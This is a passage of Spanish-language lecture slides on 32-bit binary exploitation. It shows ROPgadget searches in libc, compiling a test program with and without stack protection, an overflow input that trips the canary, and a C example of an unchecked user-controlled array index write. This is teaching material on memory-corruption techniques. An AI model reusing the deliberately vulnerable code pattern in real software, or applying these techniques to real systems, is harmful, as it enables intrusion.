0xf7ecf67f mprotect+31 jae   0xf7df3f70
0xf7ecf685 mprotect+37 ret
```

# BÚSQUEDA DE GADGETS EN LIBC CON ROPGADGET

```
stic@lab
File Edit View Search Terminal Help
stic:~/Desktop/rop$ ROPgadget --binary /snap/core/4486/lib/i386-linux-gnu/libc-2.23.so > output.txt
stic:~/Desktop/rop$ cat output.txt | grep "pop edx ; ret"
0x000f3b65 : add eax, dword ptr [ebp + 0x5eeb75c0] ; pop ebx ; pop edx ; ret
0x000f3b68 : jne 0xf3b5a ; pop esi ; pop ebx ; pop edx ; ret
0x000f3b6b : pop ebx ; pop edx ; ret
0x0002bc6c : pop ecx ; pop edx ; ret
0x00001aa6 : pop edx ; ret
0x000f3b6a : pop esi ; pop ebx ; pop edx ; ret
0x000f3b67 : sal byte ptr [ebp - 0x15], 0x5e ; pop ebx ; pop edx ; ret
0x000f3b66 : test eax, eax ; jne 0xf3b5c ; pop esi ; pop ebx ; pop edx ; ret
0x000f3b64 : xchg dword ptr [ebx], eax ; test eax, eax ; jne 0xf3b5e ; pop esi ; pop ebx ; pop edx ; ret
stic:~/Desktop/rop$ █
```

# HERRAMIENTAS


- ROPgadget
- Ropper
- BARF
- Otras



# STACK PROTECTOR


# VENIMOS COMPILANDO SIN STACK PROTECTOR

```
gcc -fno-stack-protector -m32 stack5.c -o stack5-noprot
```




# SI COMPILAMOS CON STACK PROTECTOR...

```
gcc -m32 stack5.c -o stack5
```




# SI COMPILAMOS CON STACK PROTECTOR...

```
gcc -m32 stack5.c -o stack5
```




# SI COMPILAMOS CON STACK PROTECTOR...

```
gcc -m32 stack5.c -o stack5
```




# STACK SMASHING DETECTED...

```
stic@lab
File Edit View Search Terminal Help
stic:/tmp/stack5$ printf "A%.0s" {1..128} | ./stack5
*** stack smashing detected ***: <unknown> terminated
Aborted (core dumped)
stic:/tmp/stack5$
```




# SITUACIÓN ACTUAL

- Contamos con un stack buffer overflow.
- No podemos cambiar las variables locales.
- No podemos cambiar la dirección de retorno sin cambiar el canario; si cambiamos el canario, el proceso muere antes de que la función retorne.



# ESCRITURA RELATIVA: EJEMPLO #1, STACK OVERFLOW




# ESCRITURA RELATIVA: EJEMPLO #2

```
void do_something(  
    uint32_t user_controller_int1,  
    uint32_t user_controlled_int2) {  
  
    uint32_t buffer[BUFFER_SIZE];  
  
    //...  
  
    buffer[user_controller_int1] = user_controlled_int2;  
  
    //...  
}
```

